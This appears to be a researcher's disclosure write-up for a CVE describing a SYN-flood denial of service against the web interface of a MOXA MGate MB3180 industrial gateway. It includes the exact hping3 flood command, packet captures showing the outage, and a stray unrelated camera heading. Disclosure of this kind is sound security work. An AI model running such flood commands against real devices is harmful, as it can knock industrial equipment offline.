CVE-2021-33823

[Discoverer]

*Jian Xian Li, *Hao Hsiang Lin, Guan Yu Lai

Telecom Technology Center

(TTC is an experienced cybersecurity professional team. It helps companies to improve their security posture, and increase the confidence in implementing, and assessing the right security controls and vulnerabilities of network-connectable consumer/medical/industrial products.)

[Description]

An issue was discovered on MOXA Mgate MB3180 Version 2.1 Build 18113012. Attacker could send a huge amount of TCP SYN packet to make web service's resource exhausted. Then the web server is denial-of-service.

[Attack Type]

Remote

[Product]

MOXA Mgate MB3180


[Version]

2.1 Build 18113012

UniFi Protect G3 FLEX Camera devices vulnerability

Demonstration

Normally, MOXA Mgate MB3180 ’s web login screenshot is like this. As shown below:



不安全 | 192.168.127.254

Total Solution for Industrial Device Networking


www.moxa.com

Model - MGate MB3180
Name - MG-MB3180_1306
IP - 192.168.127.254
Serial No. - [redacted]
MAC Address - 00:[redacted]
Firmware - 2.1 Build 18113012

Account :
Password :

Log in


By using hping3 tool to attack to MOXA Mgate MB3180 ’s web server, through send SYN packets repeat ed ly. Making MOXA Mgate MB3180 s web services resource exhaust ed. If attack cause web server out of service successfu lly As shown below:



```
root@kali:~# hping3 -S --flood 192.168.127.254 -p 80
HPING 192.168.127.254 (eth0 192.168.127.254): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

```
root@kali:~# ping 192.168.127.254
PING 192.168.127.254 (192.168.127.254) 56(84) bytes of data.
64 bytes from 192.168.127.254: icmp_seq=1 ttl=128 time=1.10 ms
64 bytes from 192.168.127.254: icmp_seq=2 ttl=128 time=1.96 ms
64 bytes from 192.168.127.254: icmp_seq=3 ttl=128 time=0.788 ms
64 bytes from 192.168.127.254: icmp_seq=4 ttl=128 time=1.50 ms
64 bytes from 192.168.127.254: icmp_seq=5 ttl=128 time=1.16 ms
64 bytes from 192.168.127.254: icmp_seq=6 ttl=128 time=1.19 ms
64 bytes from 192.168.127.254: icmp_seq=7 ttl=128 time=1.08 ms
64 bytes from 192.168.127.254: icmp_seq=8 ttl=128 time=1.68 ms
64 bytes from 192.168.127.254: icmp_seq=9 ttl=128 time=0.883 ms
64 bytes from 192.168.127.254: icmp_seq=10 ttl=128 time=1.65 ms
64 bytes from 192.168.127.254: icmp_seq=11 ttl=128 time=1.72 ms
```

It makes clients unable to access the web service when the attack was success ful As shown below:



192.168.127.254

無法連上這個網站


192.168.127.254 拒絕連線。

建議做法：

- 檢查連線狀態
- 檢查 Proxy 和防火牆

ERR_CONNECTION_REFUSED

It could be found on wireshark by capturing packets that web service will not be able to provide service normally when client send request to MOX A Mgate MB3180. As shown below:



No.	Time	Source	Destination	Protocol	Length	Info
6282…	11.861451	192.168.127.232	192.168.127.254	TCP	66	58532 → 80 [SYN] Seq=0 Win=64240
6282…	11.861475	192.168.127.232	192.168.127.254	TCP	66	[TCP Out-Of-Order] 58532 → 80 [S
6282…	11.861601	192.168.127.232	192.168.127.254	TCP	66	58533 → 80 [SYN] Seq=0 Win=64240
6282…	11.861605	192.168.127.232	192.168.127.254	TCP	66	[TCP Out-Of-Order] 58533 → 80 [S
6405…	12.114152	192.168.127.232	192.168.127.254	TCP	66	58535 → 80 [SYN] Seq=0 Win=64240
6405…	12.114160	192.168.127.232	192.168.127.254	TCP	66	[TCP Out-Of-Order] 58535 → 80 [S
6405…	12.861532	192.168.127.232	192.168.127.254	TCP	66	[TCP Retransmission] 58533 → 80
6405…	12.861544	192.168.127.232	192.168.127.254	TCP	66	[TCP Retransmission] 58533 → 80
6405…	12.861614	192.168.127.232	192.168.127.254	TCP	66	[TCP Retransmission] 58532 → 80
6405…	12.861620	192.168.127.232	192.168.127.254	TCP	66	[TCP Retransmission] 58532 → 80
6405…	13.114679	192.168.127.232	192.168.127.254	TCP	66	[TCP Retransmission] 58535 → 80
6405…	13.114710	192.168.127.232	192.168.127.254	TCP	66	[TCP Retransmission] 58535 → 80
6405…	14.862785	192.168.127.232	192.168.127.254	TCP	66	[TCP Retransmission] 58532 → 80
6405…	14.862785	192.168.127.232	192.168.127.254	TCP	66	[TCP Retransmission] 58533 → 80

Reference(s)

https://linuxhint.com/hping3/

https://www.moxa.com/en/products/industrial-edge-connectivity/protocol-gateways/modbus-tcp-gateways/mgate-mb3180-mb3280-mb3480-series

Moxa Security advisory

https://www.moxa.com/en/support/product-support/security-advisory/mgate-mb3180-3280-3480-protocol-gateways-vulnerabilities